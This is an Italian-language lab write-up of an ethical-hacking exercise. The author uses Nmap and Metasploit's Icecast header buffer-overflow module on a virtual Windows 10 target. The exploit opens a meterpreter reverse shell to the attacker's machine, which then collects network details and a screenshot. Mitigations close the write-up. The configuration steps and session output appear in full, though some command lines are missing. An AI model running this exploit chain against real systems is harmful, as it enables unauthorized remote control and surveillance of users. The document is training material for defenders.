Exploitation del servizio Icecast su Windows 10

1. Introduzione

In questa simulazione ho assunto il ruolo di un Ethical Hacker incaricato di testare la sicurezza di una macchina target Windows 10 all'interno di un laboratorio virtuale controllato. L'obiettivo della missione era ottenere l'accesso remoto al sistema tramite una sessione **Meterpreter**.

L'analisi preliminare ha indicato che sebbene esistano vettori di attacco comuni come SMB o Telnet il software vulnerabile designato per questo scenario è **Icecast,** un server per lo streaming multimediale. L'esercizio dimostra come un software di terze parti non aggiornato possa compromettere l'intero sistema operativo.

2. Strumenti Utilizzati

Per portare a termine l'attacco ho utilizzato la distribuzione **Kali Linux** come macchina attaccante e **Metasploit Framework** come strumento principale di exploitation.

- **VirtualBox:** Laboratorio virtuale.
- **Nmap:** Per la fase di ricognizione e individuazione delle porte aperte.
- **Metasploit Framework:** Piattaforma per lo sviluppo e l'esecuzione di exploit.
- **Modulo Exploit Icecast:** Nello specifico exploit/windows/http/icecast_header.
- **Meterpreter:** Il payload avanzato che permette di interagire con il sistema vittima post-exploitation.

3. Esecuzione dell'Esercizio

Di seguito descrivo la procedura esatta che ho seguito includendo i comandi e le logiche applicate.

Ricognizione e Identificazione del Target

Prima di lanciare qualsiasi attacco ho dovuto identificare l'indirizzo IP della macchina vittima e confermare che il servizio Icecast fosse attivo. Conoscendo l'indirizzo della macchina target che è 192.168.50.150 ho lanciato una scansione.

Comando:


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV 192.168.50.150
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 07:37 -0500
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 89.47% done; ETC: 07:38 (0:00:08 remaining)
Stats: 0:02:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.74% done; ETC: 07:39 (0:00:06 remaining)
Stats: 0:03:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.54% done; ETC: 07:40 (0:00:00 remaining)
Stats: 0:03:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.89% done; ETC: 07:40 (0:00:00 remaining)
Nmap scan report for 192.168.50.150
Host is up (0.00026s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime       Microsoft Windows International daytime
17/tcp   open  qotd          Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5432/tcp open  postgresql?
8000/tcp open  http          Icecast streaming media server
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  https-alt?
MAC Address: 08:00:27:CA:F5:2D (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 210.05 seconds
```

Ho verificato l'output di Nmap per trovare la porta **8000** (porta di default di Icecast) e confermare la versione del servizio.

Avvio di Metasploit e Selezione dell'Exploit

Una volta confermato il target ho avviato la console di Metasploit.

Comando:



All'interno della console, ho cercato l'exploit specifico per Icecast. Questo software soffre spesso di una vulnerabilità di buffer overflow nella gestione degli header HTTP.

Comando:

Il sistema ha restituito l'exploit exploit/windows/http/icecast_header e l'ho selezionato per l'uso.

Configurazione dei Parametri (RHOSTS e LHOST)

Ho dovuto dire all'exploit chi attaccare e dove inviare la connessione di ritorno (Reverse Shell).

Prima cosa che ho fatto è stato vedere le options:

```
msf exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

1. **Impostare il target (Vittima):**

```
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.150
RHOSTS ⇒ 192.168.50.150
```

2. **Impostare l'attaccante (Me stesso):**

```
msf exploit(windows/http/icecast_header) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
```


3. **Verifica delle opzioni:** Prima di lanciare ho controllato che tutto fosse corretto:

```
msf exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Exploitation

Con tutto configurato ho lanciato l'attacco. L'exploit invia una richiesta HTTP malformata al server Icecast sulla macchina Windows causando un buffer overflow che esegue il mio payload.

Comando:



Il sistema ha risposto con Meterpreter session 1 opened confermando che l'attacco ha avuto successo e ho ottenuto il controllo remoto.

Post-Exploitation

Una volta ottenuta la sessione meterpreter ho eseguito i due compiti specifici richiesti dalla traccia.

Obiettivo 1: Vedere l'indirizzo IP della vittima:

Dalla sessione Meterpreter ho usato il comando ipconfig per visualizzare le interfacce di rete della macchina compromessa.

Comando (nella sessione meterpreter):

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ca:f5:2d
MTU          : 1500
IPv4 Address : 192.168.50.150
IPv4 Netmask : 255.255.255.0


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3296
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Questo mi ha mostrato l'indirizzo IP, la maschera di sottorete e il gateway della macchina Windows 10.


Obiettivo B: Recuperare uno Screenshot:

Per provare l'avvenuto accesso grafico o spiare l'attività dell'utente ho utilizzato la funzionalità integrata di cattura schermo.

Comando (nella sessione meterpreter):

```
meterpreter > screenshot
Screenshot saved to: /home/kali/MAmvvRGp.jpeg
meterpreter >
```

Metasploit ha salvato l'immagine (nella home di Kali) e mi ha comunicato il nome del file (MAmvvRGp.jpeg).



4. Conclusione

L'esercizio ha dimostrato con successo come una singola applicazione vulnerabile (Icecast) possa fungere da porta d'ingresso per compromettere un intero sistema Windows 10. Sebbene strumenti come exploit per **SMB** (es. EternalBlue) o attacchi **Java RMI** siano vettori potenti, in questo caso l'analisi si è concentrata sul servizio applicativo specificato.

L'ottenimento della sessione Meterpreter mi ha garantito privilegi sufficienti per esfiltrare informazioni (IP) e monitorare l'utente (Screenshot).

Considerazioni: Per mitigare questa vulnerabilità in un ambiente reale sarebbe necessario:

1. Aggiornare Icecast all'ultima versione disponibile.
2. Utilizzare firewall per bloccare l'accesso alla porta 8000 da IP non attendibili.
3. Implementare sistemi di IDS/IPS per rilevare payload di buffer overflow noti.